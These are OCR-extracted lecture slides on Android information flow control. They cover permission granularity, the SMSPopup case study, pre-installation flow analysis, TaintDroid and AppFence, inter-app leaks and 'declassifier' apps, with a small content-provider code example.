
Permissions of Tomorrow Requirement #2: Finer Capability Granularity

- Capability granularity is often too coarse. We would like user to approve much more informative permissions:


- Permission to send location data ~~by SMS~~ by SMS, if the user has approved it.
- Permission to send application logs to ~~the internet~~ the developer's e-mail address.

SMSPopup – An Android Application

- Currently, the user has to approve these information flows at install-time:




SMSPopup (Cont.) - internals



SMSPopup (Cont.)

By manually examining the application, we have identified the only de-facto flows are (or **should be**):



* The permission "Read Logs" is never even used

Information Flow Control Characteristics

- For user-granted-permissions, the user might be prompted at install-time or run-time (upon capability exercise) to allow/deny flows.
- The developer can explicitly declare the information flows in his application or not.
- In any case, what the user knows about the flows must be verified or enforced (nobody can trust the developer, not even he himself).

Information Flow Control - Enforcement Mechanisms

- Today, it is possible that enforcement of IFC is done by app-store verifiers.
- Developer does not explicitly declare (and could be unaware of) flows inside his own application.
- →Methodology: Identify all information flows inside an application before it reaches the end-user (using designated tools), then it's easy (for the verifier/user) to approve/deny them.
  - "Pre-installation identification"

Pre-installation identification

- Researchers have proposed several methods to identify flows in Open Market applications for Android
- Could be similar to the tools which Apple uses for App-store verification

Pre-installation identification (Cont.)

- Static Analysis of source code:
  - Identifying capability exercising and classify to source/sink.
    - Not necessarily easy
  - Then identify all flows from sources to sinks.
    - Necessarily not easy
  - Very unsound (lots of false alarms)
- Dynamic Analysis of application:
  - Instrument permission-checks in OS code, then:
    - Fuzz Application UI
    - Manually invoke use-cases
  - Very incomplete (lots of flows missed)

Pre-installation identification (Cont.)

- None of the methods can find 100% of flows (dangerous to rely on).
- All of them require manual verification of identified flows (costs).

Information Flow Control - Enforcement Mechanisms (cont.)

- Pre-installation identification proposes decent means for a developer or a verifier to *identify* information flows inside an application, but currently fails as an enforcement mechanism.
- Assume we want to enforce the (permitted) identified flows at runtime.
  - Makes things more complex for developer
  - Runtime failures
  - How do we do it?
    - "Run-time enforcement"

Taint Enforcement

- TaintDroid: Android Taint Analysis.
  - Does not cover implicit flows.
  - Processor performance hit of ~14%.
  - Notifies user of tainted (sensitive) data leaving the device.
- AppFence: IFC over TaintDroid.
  - Instead of notify, block.

Inter-Application-Communication

- Hard to know what happens with information when we assume it remains inside one application. What happens when information can cross application boundaries?
- WP/iOS just prevent this.
  - But communication is still possible through shared resources such as internet access.
- Android heavily relies on IPC, provides an impressive API for IPC between 3rd party applications.

Inter-Application-Communication (Cont.)

- The device is even more exposed – all it takes for your location to leak is the cooperation of two applications, each with no ability to leak it (e.g. one has access to your contacts, one to the internet).
- Easily accomplished: a lot of applications use Ad SDKs from the same developer…
- In this case, the user can not be expected to have any idea the flow is even possible.

Back to Capability Granularity

- Remember WP Launchers and Choosers.
- Consider an application which needs internet access only to send the developer its logs (by e-mail).
- Many other examples… (e.g. SMSPopup)
- A *trusted* application can expose to other applications a smaller interface for a resource than it has itself.
  - We call this a "declassifier".

Android Declassifiers

- In Android, applications can define their own permissions (or: declassified sources).
- How to make declassifiers *trusted*?
  - Open source
  - Small code
  - Strict standards
  - Peer review
- Currently this feature of Android development is not utilized.

Example – Hiding Content Provider Columns

```
public Cursor query(Uri uri, String[] projection, String selection,
String[] selectionArgs, String sortOrder) {

// Completely ignore any arguments, return all declassified data.

ContentResolver contentResolver = getContext().getContentResolver();
Cursor cursor =
    contentResolver.query(
      getContentUri(),
      getBasePeopleProjection(),
      null,
      null,
      null);

return cursor;
}
```

Other Examples

- COUNT_PACKETS instead of FULL_INTERNET_ACCESS
- SEND_MAIL_TO_<X>
- URL_<X>_INTERNET_ACCESS – only communicate over SSL with this URL.
- SEND_KNOWN_MAIL – send mail only after user has seen it.
  - Can easily be bypassed.
  - Solution?

Summary

- Applying information flow control is a difficult task, not proven to be possible as defined here
  - Future platforms will probably get closer than those which exist today
- Reducing capability granularity, on the other hand, is easier, and possible even today
  - The real challenge is UI (lots of permission types → user effort)